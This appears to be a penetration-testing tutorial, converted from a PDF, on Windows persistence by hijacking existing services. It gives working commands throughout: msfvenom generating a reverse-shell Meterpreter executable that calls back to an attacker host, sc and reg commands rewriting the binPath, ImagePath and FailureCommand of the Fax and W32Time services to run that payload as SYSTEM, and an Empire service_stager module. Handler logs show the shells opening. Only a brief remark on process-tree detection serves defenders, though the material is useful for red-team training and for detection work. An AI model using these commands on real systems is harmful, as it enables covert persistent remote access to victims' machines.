

Persistence – Modify Existing Service


It is not uncommon for APT Groups to modify an existing service on the compromised host in order to execute an arbitrary payload when the service is started or killed as a method of persistence. This allows them to hide their malware into a location that will be executed under the context of a service. Modification of existing services requires Administrator or SYSTEM level privileges and is not typically used by red teams as a persistence technique. However it is useful during purple team assessments in environments that are less mature in their detection controls to implement this technique as a starting point. There are three locations that can be manipulated by an attacker in order to execute some form of payload:

1. binPath
2. ImagePath
3. FailureCommand

binPath

The “**binPath**” is the location that points the service to the binary that needs to execute when the service is started. Metasploit Framework can be used to generate an arbitrary executable.

- 1 `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.1
LPORT=9999 -f exe > pentestlab.exe`



```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=9999 -f exe > pentestlab.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~#
```

Metasploit – Generate Executable

The generated file needs to be dropped to disk which creates a forensic artifact. The “**sc**” command line utility can control a service and perform actions like start, stop, pause, change the binary path etc. The Fax service is by default not used in Windows 10

installations and therefore is a good candidate for modification of the binary path as it will not interrupt normal user operations.

- 1 `sc config Fax binPath= "C:\windows\system32\pentestlab.exe"`
- 2 `sc start Fax`

```
Administrator: C:\Windows\System32\cmd.exe - sc start Fax
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc config Fax binPath= "C:\windows\system32\pentestlab.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>sc start Fax
```

Modify Existing Service – binPath

When the service start on the system the payload will executed and a session will open.

```
In swapper task - not syncing

+ -- ==[ metasploit v5.0.68-dev ]
+ -- ==[ 1957 exploits - 1093 auxiliary - 336 post ]
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

[*] Starting persistent handler(s) ...
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf5 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 10.0.0.1:9999
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:9999 -> 10.0.0.2:49674) at 2020-01-19 15:27:24 -0500

meterpreter > 
```

Modify Existing Service – binPath Meterpreter

The service can be modified to run automatically during Windows start and with SYSTEM level privileges in order to persist across reboots.

- 1 `sc config Fax binPath= "C:\Windows\System32\pentestlab.exe" start="auto" obj="LocalSystem"`



```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc config Fax binPath= "C:\windows\system32\pentestlab.exe" start="auto" obj="LocalSystem"
[SC] ChangeServiceConfig SUCCESS


C:\Windows\system32>
```

Modify Existing Service – Start Automatically

ImagePath

Information about each service on the system is stored in the registry. The “*ImagePath*” registry key typically contains the path of the driver’s image file. Hijacking this key with an arbitrary executable will have as a result the payload to run during service start.

- 1 `reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time" /v ImagePath /t REG_SZ /d "C:\tmp\pentestlab.exe"`




```
Administrator: C:\Windows\System32\cmd.exe - cmd
C:\Windows\system32>cmd
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time" /v ImagePath /t REG_SZ /d "C:\tmp\pentestlab.exe"
Value ImagePath exists, overwrite(Yes/No)? Yes
The operation completed successfully.

C:\Windows\system32>
```

Modify Existing Service – ImagePath



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:9999
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 18 opened (10.0.0.1:9999 → 10.0.0.2:50556) at 2020-01-19 18:38:13 -0500


meterpreter >
```

Modify Existing Service – ImagePath Meterpreter

FailureCommand


Windows provides a functionality in order to perform certain actions when a service fails to start or it's correspondence process is terminated. Specifically a command can be executed when a service is killed. The registry key that controls this action is the "**FailureCommand**" and it's value will define what will executed.

- 1 `reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time" /v FailureCommand /t REG_SZ /d "C:\tmp\pentestlab.exe"`



Modify Existing Service – FailureCommand

Executing the above command will modify the registry key with a malicious executable that will run when the process is killed.



Modify Existing Service – FailureCommand Registry Key

Alternatively the same action can be performed by using the "**sc**" utility and by specifying the "**failure**" option.

- 1 `sc failure Fax command= "\"C:\Windows\system32\pentestlab.exe\""`


```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc failure Fax command= "\"c:\Windows\system32\pentestlab.exe\"""
[SC] ChangeServiceConfig2 SUCCESS

C:\Windows\system32>
```

Modify Existing Service – Failure Parameter

The “**Run program**” parameter in the Recovery tab of the service will be populated by the arbitrary payload. It should be noted that the “**First failure**” option should be set to “**Run a Program**” and the other options to “**Take No Action**”.



Modify Existing Service – Recovery Action

When the associated process is killed the payload will be executed with the same privileges as the service and a Meterpreter session will open.

```

msf5 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 10.0.0.1:9999
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 10 opened (10.0.0.1:9999 → 10.0.0.2:49703) at 202
0-01-19 15:43:55 -0500

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >

```

Modify Existing Service – Failure State Meterpreter

When the “**Fax**” service starts initiates the process “**svchost**” (PID 2624). Since this process has the role of the trigger terminating the process will create a new arbitrary process which can be easily detected by the blue team.



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe	< 0.01	9,396 K	35,080 K	2708	Host Process for Windows S...	Microsoft Corporation
dllhost.exe	< 0.01	3,860 K	13,416 K	2764	COM Surrogate	Microsoft Corporation
svchost.exe	< 0.01	3,260 K	19,500 K	3504	Host Process for Windows S...	Microsoft Corporation
msdtc.exe		2,708 K	10,116 K	3556	Microsoft Distributed Transa...	Microsoft Corporation
svchost.exe		1,696 K	7,172 K	1440	Host Process for Windows S...	Microsoft Corporation
pentestlab.exe	0.11	2,648 K	8,284 K	3020		
svchost.exe		1,908 K	7,156 K	2624	Host Process for Windows S...	Microsoft Corporation
pentestlab.exe	0.03	1,512 K	5,100 K	4240		
lsass.exe	0.05	4,256 K	13,576 K	616	Local Security Authority Proc...	Microsoft Corporation
fontdrvhost.exe		1,192 K	3,100 K	764	Usemode Font Driver Host	Microsoft Corporation
csrss.exe	0.94	1,816 K	5,188 K	468	Client Server Runtime Process	Microsoft Corporation
winlogon.exe	< 0.01	2,744 K	11,884 K	528	Windows Logon Application	Microsoft Corporation
fontdrvhost.exe	< 0.01	2,972 K	6,756 K	756	Usemode Font Driver Host	Microsoft Corporation

Modify Existing Service – Kill Process

Empire

Empire has also capability to perform modifications of services as part of their privilege escalation module. However if Empire is used as a C2 into the campaign and the agent is running with elevated privileges (Administrator, SYSTEM) then the following module can be used to modify an existing service that will execute a launcher.

```
1 usemodule privesc/powerup/service_stager
```

```
(Empire: powershell/privesc/powerup/service_stager) > set ServiceName W32Time
(Empire: powershell/privesc/powerup/service_stager) > set Listener http
(Empire: powershell/privesc/powerup/service_stager) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked TCU5DZLN to run TASK_CMD_JOB
[*] Agent TCU5DZLN tasked with task ID 1
[*] Tasked agent TCU5DZLN to run module powershell/privesc/powerup/service_stager
(Empire: powershell/privesc/powerup/service_stager) >
Job started: L23ADF

[*] Sending POWERSHELL stager (stage 1) to 10.0.0.2
[*] New agent EPF3MVLW checked in
[+] Initial agent EPF3MVLW from 10.0.0.2 now active (Slack)
[*] Sending agent (stage 2) to EPF3MVLW at 10.0.0.2

Launcher bat written to C:\Temp\debug.bat

ServiceAbused : W32Time
Command       : C:\Windows\System32\cmd.exe /C "C:\Temp\debug.bat"
```

Modify Existing Service – Empire

References
